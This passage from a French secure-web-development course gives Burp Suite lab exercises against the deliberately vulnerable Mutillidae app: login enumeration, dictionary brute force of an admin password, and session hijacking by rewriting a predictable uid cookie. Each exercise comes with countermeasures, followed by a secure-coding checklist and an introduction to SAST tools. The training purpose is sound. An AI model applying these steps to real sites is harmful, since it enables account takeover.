
Fichier de comptes utilisateurs / mots de passe : 15 926 lignes
[cf. res_Utilisateur.zip]

Fichier de comptes utilisateurs / mots de passe : 306 707 lignes
[cf. res_Cain.zip]



Enfin, dans le dernier onglet Options, il faut ajouter un filtre dans la rubrique **Grep Extract**. Cliquer ensuite sur le bouton **Add**.


Dans la fenêtre suivante, il faut indiquer la chaîne de caractère correspondant à un login correct : "Results for", puis valider en cliquant sur OK.



Il ne reste plus qu'à lancer l'attaque en cliquant sur **Start Attack** dans le menu Intruder de Burp Suite.

A ce moment là, ne pas tenir compte du message d'avertissement sur les limitations de la version community.

La fenêtre de résultat de l'attaque correspond à notre énumération de logins.



Request	Payload	Status	Error	Timeout	Length	Results for	Comment
0		200			997	utilisateur1"><acco...	
1	administrateur	200			908		
2	admin	200			976	admin"><account>...	
3	sio2b	200			899		
4	hervep	200			900		
5	etudiant_sio2b	200			1001	etudiant_sio2b"><a...	
6	etudiant	200			902		
7	utilisateur	200			1005	utilisateur"><accou...	
8	utilisateur2	200			997	utilisateur2"><acco...	
9	utilisateur1	200			997	utilisateur1"><acco...	
10	test	200			898		

Tous les logins testés pour lesquels la colonne Results for est alimentée sont des logins valides sur lesquels une force brute du mot de passe peut être tentée.

3. Exercice : Deuxième défi : Force brute sur un mot de passe

Objectif

Réaliser une force brute du mot de passe associé au compte administrateur précédemment découvert (login admin).

A vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire (à suivre, force brute d'un mot de passe).

Travail à faire 1 : Force brute d'un mot de passe

Dans un premier temps, l'objectif est de se placer côté attaquant en lançant une force brute pour découvrir le mot de passe d'un compte.

Question 1

1. Commencer par préparer l'attaque en réalisant les manipulations décrites dans l'étape n°1.

Question 2

2. Lancer la force brute en suivant les indications de l'étape n°2.

Travail à faire 2 : Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre les contre-mesures permettant de limiter ou de contrer l'attaque.

Question 3

1. Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La force brute a t-elle échoué ?

Question 4

2. Observez le code source de la page register.php (création d'un nouveau compte) et indiquer si avec un codage de niveau 5, un utilisateur peut créer un compte avec un mot de passe non sécurisé ?

Question 5

3. Côté administrateur du système attaqué, quelles sont les mesures permettant de détecter et de contrer ce type d'attaque ?

Bonnes pratiques

Les bonnes pratiques suivantes permettant de limiter ou d'éviter ce type d'attaque :

- limitation de l'attaque : le développeur doit rajouter des fonctions permettant de tester la sécurité d'un mot de passe au moment de la création d'un compte en empêchant l'utilisation d'un mot de passe non sécurisé ;
- empêcher l'attaque : côté administrateur système, les systèmes de prévention des intrusions peuvent bloquer les attaques de type force brute.

Dossier documentaire - Force brute sur un mot de passe

Étape n°1 : Préparation de l'attaque

Une attaque en force brute consiste à tester en boucle des mots de passe présents dans un dictionnaire. L'outil Burp suite teste alors chacun des mots de passe en observant le code de retour ce qui permet d'identifier un succès d'authentification.

Démarrer BurpSuite et positionner mutillidae sur le niveau de sécurité 0. Placer aussi le proxy en mode de non capture en cliquant sur intercept off. Ouvrir ensuite la page permettant de s'authentifier :

OWASP 2017 => A2 (Broken Authentication and Session Management) => Authentication Bypass =>Via Brute Force => Login

Dans l'exemple qui suit, nous travaillons sur un compte dont le login est admin. Un compte admin existe déjà avec le mot de passe adminpass.


Les manipulations suivantes pourraient être faite avec n'importe quel compte existant dont on souhaite brute forcer le mot de passe.

NB : n'oublions pas que ce mot de passe a été découvert lors d'une injection SQL.

Positionner le proxy Burp Suite à on (intercept on). Dans le champ **login**, saisir admin et dans le champ du **mot de passe**, saisir n'importe quel mot de passe erroné, puis valider en cliquant sur le **bouton Login**.

On peut saisir n'importe quel mot de passe erroné vu que l'objectif de cette étape est juste de positionner une variable.

Cliquer ensuite sur le bouton Forward. Dans la capture d'écran ci-dessous, c'est le mot de passe *sio2b* qui a été saisi (voir ligne 15). Peu importe puisque nous allons transformer ce mot de passe en variable de test pour notre force brute.




« Forward » permet à Mutillidae de terminer la requête commencée.

Étape n°2 : Lancement de l'attaque


Faire ensuite un clic droit à l'intérieur de cette fenêtre et cliquer sur **Send to Intruder**.

L'onglet Intruder de Burp Suite s'enrichit d'un sous onglet supplémentaire.




Puis, sélectionner par un double clic le mot de passe saisi (*sio2b*) et cliquer sur le bouton **Add**.

Cliquer ensuite sur l'onglet **Payload** et charger un dictionnaire en cliquant sur le bouton **Load** dans la section **Payload Options**. Il faut auparavant avoir créé ce dictionnaire.



Le lancement de l'attaque se fait en cliquant sur le bouton **Start Attack**.



Les lignes associées à un code de status de **302** correspondent à un succès d'authentification. Le mot de passe du compte admin est donc *adminpass*.

4. Exercice : Troisième défi : Vol de session

Objectif

Se retrouver authentifié avec le compte d'un autre utilisateur via un cookie d'identification prévisible sans connaître le login et le mot de passe de la victime.

A vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire (à suivre, vol de session).

Travail à faire 1 : Vol de session

Dans un premier temps, l'objectif est de se placer côté attaquant en volant la session d'une victime.

Question 1

1. Commencer par intercepter le cookie d'un utilisateur correctement authentifié en réalisant les manipulations décrites dans l'étape n°1.

Question 2

2. Voler la session d'une victime en modifiant l'identifiant associé au cookie intercepté. Pour cela, réaliser les manipulations décrites dans l'étape n°2.

Travail à faire 2 : Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre les contre-mesures permettant de contrer l'attaque.

Question 3

1. Fermer puis relancer Burp Suite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La modification du cookie **uid** a t-elle une conséquence ?

Question 4

2. Observez le code source de la page index.php (page d'accueil) et relever les différences avec le codage de niveau de sécurité 0 et 1.

Question 5

3. Expliquer les différences entre un cookie et une session. Conclure sur les bonnes pratiques de codage concernant le suivi des utilisateurs identifiés.

Bonnes pratiques

Les bonnes pratiques permettant d'éviter ce type d'attaque sont les suivantes :

- utiliser des sessions avec des valeurs générées et non prévisibles ;
- utiliser des ID de sessions qui sont modifiés après un succès d'authentification, désactivés après une déconnexion et qui ont une durée de vie limitée (timeout) ;
- encoder les ID de sessions.


Dossier documentaire - Vol de session

Étape n°1 : Interception du cookie

Tout d'abord, commencer par se déconnecter de Mutillidae et positionner le proxy en non interception en cliquant sur intercept off. Redémarrer aussi le navigateur.


Démarrer BurpSuite et positionner Mutillidae avec le niveau de sécurité à 0. Puis ouvrir la page suivante :

OWASP 2017 => A2 : Broken Authentication and Session Management => Privilege Escalation => Login



Saisir un login et un mot de passe correspondant à un compte existant (*utilisateur1* dans cet exemple). Puis valider en cliquant sur le bouton Login.

Ensuite, positionner le proxy à **intercept on**. Cliquer ensuite sur le lien Home en haut de la page afin de naviguer en étant connecté.




Un des cookies capturé s'intitule uid et ressemble à une sorte de clé primaire. Ici l'uid est le 26 (ligne 9)

On peut s'interroger sur le comportement de l'application si on rejoue la requête avec un numéro différent car après le numéro 26 on peut prévoir que l'utilisateur suivant est associé au numéro 25. De même on peut se demander à quel utilisateur est associé le numéro 1.

Étape n°2 : Vol de la session

Modifier la valeur du cookie **uid** en mettant la valeur **1**. Pour cela, double cliquer sur la valeur du cookie et saisir la nouvelle valeur.



Puis cliquer sur le bouton Forward du proxy. On se retrouve connecté en tant qu'administrateur. Le cookie d'identification était donc prévisible.

Conclusion sur l'activité 2 - Aperçu général des mesures de défense

En résumé, les principales mesures de défense concernant les problématiques d'authentification de gestion des sessions sont les suivantes :

Authentification

- Ne pas révéler des messages d'erreur ou de succès trop explicites ;
- Ne jamais inscrire, dans du code source, des mots de passe non chiffrés ou pas assez chiffrés, externaliser le stockage des mots de passe ;
- Renforcer la politique de gestion des mots de passe (durée de vie, longueur, caractères spéciaux, majuscules).

Gestion des sessions

- Générer des jetons de sessions non prévisibles ;
- Programmer des règles d'expiration et de rotation des ID de sessions (après un succès d'authentification ou une déconnexion) ;
- Utiliser des fonctions permettant d'encoder les identifiants de session.

VI Chapitre 4 - Les concepts du développement sécurisé

1. Les 10 commandements du code sécurisé

Le chapitre précédent avait pour objectif l'initiation aux risques autour des applications web. Des vulnérabilités et des contrôles de sécurité ont été étudiés afin de pouvoir bloquer les attaques malveillantes venant généralement d'Internet.

Cette section a pour but de créer une check-list des contrôles de sécurité à mettre en place dans une application web afin de pouvoir contrôler la sécurité avant la mise en production. Bien sûr, les contrôles de sécurité présentés sont à installer suivant les besoins en sécurité de votre organisation. Les exigences de sécurité seront vues dans le chapitre Établir un cycle de développement sécurisé. On peut aussi se servir de cette check-list et l'aligner sur ses besoins par la suite.

1.1. Authentification

id	Objet	Contrôle de sécurité	check-list
1	Utilisation de mots de passe forts	Les mots de passe dépassent-ils dix caractères minimum ?	Oui / Non
		Les mots de passe sont-ils complexes (majuscules, chiffres, caractères spéciaux) ?	Oui / Non
2	La réinitialisation des mots de passe est-elle sécurisée ?	Un jeton unique est-il créé pour la réinitialisation ?	Oui / Non
3	Changement des données personnelles	Une réauthentification est-elle demandée lors des changements des données personnelles sur l'application afin de prévenir les attaques de session ou CSRF ?	Oui / Non
4	Le stockage des mots de passe	Les mots de passe sont-ils hachés en base de données ?	Oui / Non
		Les mots de passe sont-ils salés avant d'être envoyés en base ?	Oui / Non
5	Message d'erreur	Les messages d'erreur qui apparaissent suite à une authentification incorrecte (à cause du login ou du mot de passe) sont-ils générés afin d'éviter de donner des indices sur le fonctionnement de l'application aux cybercriminels ?	Oui / Non
		Le statut HTTP (200) change-t-il si l'utilisateur ne réussit pas son authentification ?	Oui / Non
6	Brute force	L'application bloque-t-elle un utilisateur lors d'essais d'authentification excessifs ?	Oui / Non

1.2. Management des sessions

id	Objet	Contrôle de sécurité	check-list
1	Les identifiants de session	session Les identifiants de session sont-ils chiffrés, et au minimum à 128 bits de longueur ?	Oui / Non
2	Données personnelles	Les sessions et cookies comportent-ils des données personnelles (adresse IP comprise car c'est une exigence CNIL) ?	Oui / Non
3	Secure flag	L'option secure cookie est-elle mise en place sur le serveur (HTTPS obligatoire) ?	Oui / Non
4	HTTPOnly	L'option HTTPOnly cookie est-elle mise en place sur le serveur ?	Oui / Non
5	Domaine et cookie	Le cookie est-il bien lié à un seul domaine et non à des sous-domaines (ex : exemple.com, intranet.exemple. com) ?	Oui / Non
6	Temps de vie du cookie	Le cookie a-t-il une limite de temps ?	Oui / Non
7	Bouton de déconnexion	Le bouton de déconnexion est-il disponible sur tout le site web ?	Oui / Non
8	Temps d'inactivité d'une session	La session d'un utilisateur expire-t-elle après x minutes d'inactivité ?	Oui / Non
9	Date limite absolue	La session expire-t-elle à un moment donné ?	Oui / Non

1.3. Contrôle d'accès

id	Objet	Contrôle de sécurité	check-list
1	Liste des rôles	La liste des rôles et des droits est-elle bien claire et documentée pour l'application ?	Oui / Non
2	Test de pénétration	Des tests de pénétration ont-ils été effectués pour vérifier le contournement de la segmentation des droits suivant les rôles ?	Oui / Non

1.4. Validation des entrées

id	Objet	Contrôle de sécurité	check-list
1	Périmètre des entrées	Toutes les entrées serveur et de code sont-elles nettoyées comme les variables liées aux informations réseau, cookies, id de session, user agents, données des en-têtes HTTP, etc. ?	Oui / Non
2	Taille des entrées	La taille des entrées est-elle contrôlée ?	Oui / Non
3	Encodage	L'encodage possible des entrées est-il connu et pris en compte ?	Oui / Non
4	Contenu riche	Les contenus riches tels les Wysiwyg sont-ils bien contrôlés avec des frameworks spécifiques (HTML Purifier, AntiSamy, Bleach, etc.) ?	Oui / Non

1.5. Encodage des sorties

id	Objet	Contrôle de sécurité	check-list
1	Se prévenir des vulnérabilités XSS	Les entrées utilisateur sont-elles encodées de manière à ce que du JavaScript ou du HTML ne puisse pas être utilisé (fonction d'encodage) ?	Oui / Non
2	Se prévenir des injections SQL	Les paramètres utilisés lors de l'envoi d'une requête SQL sont-ils bien contrôlés par des fonctions ou patterns adéquats ?	Oui / Non
3	Se prévenir des injections XML	Tout comme pour les XSS, la réception des données XML est-elle contrôlée et encodée avec le passage du parser XML ?	Oui / Non

1.6. Upload de fichiers

id	Objet	Contrôle de sécurité	check-list
1	Upload de fichiers	Les types et extensions (content-type) des fichiers envoyés au serveur sont-ils contrôlés ?	Oui / Non
		Les fichiers changent-ils de nom une fois stockés sur le serveur ?	Oui / Non
		Les fichiers spécifiques liés à l'administration système tels .htaccess, crossdomain.xml sont-ils contrôlés ?	Oui / Non

1.7. XSS

id	Objet	Contrôle de sécurité	check-list
1	Échappement des entrées	L'échappement des caractères spécifiques tels que les balises HTML, le code JavaScript est-il contrôlé ?	Oui / Non
2	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance ?	Oui / Non

1.8. CSRF

id	Objet	Contrôle de sécurité	check-list
1	Jeton unique chiffré	Un système de jeton chiffré est-il incorporé dans le cheminement de l'envoi d'un formulaire ?	Oui / Non
2	Captcha	Un système de Captcha est-il proposé pour les formulaires avec des données sensibles ?	Oui / Non

1.9. Clickjacking

id	Objet	Contrôle de sécurité	check-list
1	Content Security Policy	La Content Security Policy est-elle mise en place avec une whitelist des sources de confiance afin d'éviter toute injection de frame frauduleuse (attention à la version des navigateurs supportés) ?	Oui / Non
2	X-Frame-Options	Si la CSP (Content Security Policy) n'est pas mise en place, les X-Frame-Options sont-elles configurées ?	Oui / Non

1.10. Enregistrement des évènements

id	Objet	Contrôle de sécurité	check-list
1	Événements liés au serveur	Les événements (logs) liés aux échecs d'authentification, aux erreurs de requêtes HTTP et aux échecs de session sont-ils enregistrés ?	Oui / Non
2	Événements liés au code	Les événements liés au code lors des erreurs produites (flaw ou défaut, bug ou bogue) sont-ils enregistrés ?	Oui / Non
3	Événements	Les événements, en général, sont-ils régulièrement consultés ?	Oui / Non
4	Attaques	Lors d'une attaque cybercriminelle, est-on capable de réagir avec l'aide des événements ?	Oui / Non

Bien sûr, la check-list présentée ci-dessus est simplifiée afin d'éviter le côté ésotérique de certaines recommandations dont la réalité est tout autre.

On peut y ajouter ses propres contrôles et aller plus loin en consultant l'OWASP Code Review (2.0 Alpha), disponible à cette adresse : https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project[1].

2. Outils indispensables de la sécurité web

2.1. Analyse de code

Un des outils indispensables dans la sécurité des applications web est l'analyse de code statique dont nous avons rapidement introduit le sujet dans le chapitre Panorama de la sécurité web - Les technologies liées à la sécurité web. D'après Microsoft, le fait de trouver une vulnérabilité dans le code coûterait cent fois moins cher que lors d'un test de pénétration.

Lors des phases de contrôle (check) dans un cycle de développement, une revue de code est essentielle pour développer de manière sécurisée, mais une revue dynamique est peu probable car trop coûteuse.

Pour pallier ces problèmes, les outils d'analyse de code statique (SAST) peuvent s'avérer très utiles. Des outils comme Checkmarx SAST, Veracode Static Analysis, FXCop, etc. sont utilisés à travers des solutions cloud ou gérés à partir du module Jenkins pour l'automatisation dans un cycle de développement.

Tout l'intérêt et la force de ces outils résident dans la recherche de vulnérabilités par le code mais aussi dans la possibilité d'intégrer l'outil facilement dans la chaîne de développement afin de ne pas perdre de temps pour la mise en production.

En effet, la plupart des entreprises qui développent des logiciels sont amenées à travailler en agilité et de ce fait, à recourir aux contrôles à chaque itération, le but étant d'automatiser au maximum ces contrôles, dont l'analyse de code.


Un autre aspect proposé par les éditeurs de ces solutions est la conformité avec les principales normes et lois dont les applications sont soumises à réglementation telles que PCI/DSS et HIPAA.

Voici une démonstration de l'outil gratuit RIPS Scanner :

- Sur le système d'exploitation Kali dont nous avons déjà fait l'installation dans le chapitre Top 10 des risques et vulnérabilités liés au Web, vérifiez que les services Apache et MySQL sont bien démarrés (service apache2 start & service mysql start), ensuite ouvrez Firefox et accédez à l'URL suivante : http://localhost/rips.

